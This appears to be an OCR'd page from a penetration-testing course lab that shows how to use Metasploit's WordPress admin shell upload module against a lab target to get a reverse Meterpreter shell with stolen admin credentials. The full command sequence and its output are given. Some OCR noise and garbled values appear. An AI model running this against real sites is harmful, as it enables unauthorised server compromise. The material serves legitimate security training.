


Attacking WordPress with Metasploit

Automating WordPress Exploitation

We can use the Metasploit Framework (MSF) to obtain a reverse shell on the target automatically. This requires valid credentials for an account that has sufficient rights to create files on the webserver.

We can quickly start `MSF` by issuing the following command:

Starting Metasploit Framework

Attacking WordPress with Metasploit

```
MisaelMacias@htb[/htb]$ msfconsole
```

To obtain the reverse shell, we can use the `wp_admin_shell_upload` module. We can easily search for it inside `MSF`:

MSF Search

Attacking WordPress with Metasploit

```
msf5 > search wp_admin

Matching Modules
================

#  Name                                       Disclosure Date  Rank       Check  Description
-  ----                                       ---------------  ----       -----  -----------
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload
```

The number `0` in the search results represents the ID for the suggested modules. From here on, we can specify the module by its ID number to save time.

Module Selection

Attacking WordPress with Metasploit

```
msf5 > use 0

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

Module Options

Each module offers different settings options that we can use to assign precise specifications to `MSF` to ensure the attack's success. We can list these options by issuing the following command:

List Options

Attacking WordPress with Metasploit

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name       Current Setting  Required  Description
----       ---------------  --------  -----------
PASSWORD                    yes       The WordPress password to authenticate with
Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /                yes       The base path to the wordpress application
USERNAME                    yes       The WordPress username to authenticate with
VHOST                       no        HTTP server virtual host


Exploit target:

Id  Name
--  ----
0   WordPress
```

Exploitation

After using the `set` command to make the necessary modifications, we can use the `run` command to execute the module. If all of our parameters are set correctly, it will spawn a reverse shell on the target upon execution.

Set Options

Attacking WordPress with Metasploit

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.com
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Winter2020
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.16.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.16.8z4444
[*] Authenticating with WordPress using admin:Winter202@...
[+] Authenticated with WordPress
[*] Uploading payload...
```

Cheat Sheet

Table of Contents

Introduction

Enumeration

Exploitation

Security Measures


Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left



```
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/YtyZGFIhax/uTvAAKrAdp.php...
[*] Sending stage (38247 bytes) to blog.inlanefreight.com
[*] Meterpreter session 1 opened
[+] Deleted uTvAAKrAdp.php

meterpreter > getuid
Server username: www-data (33)
```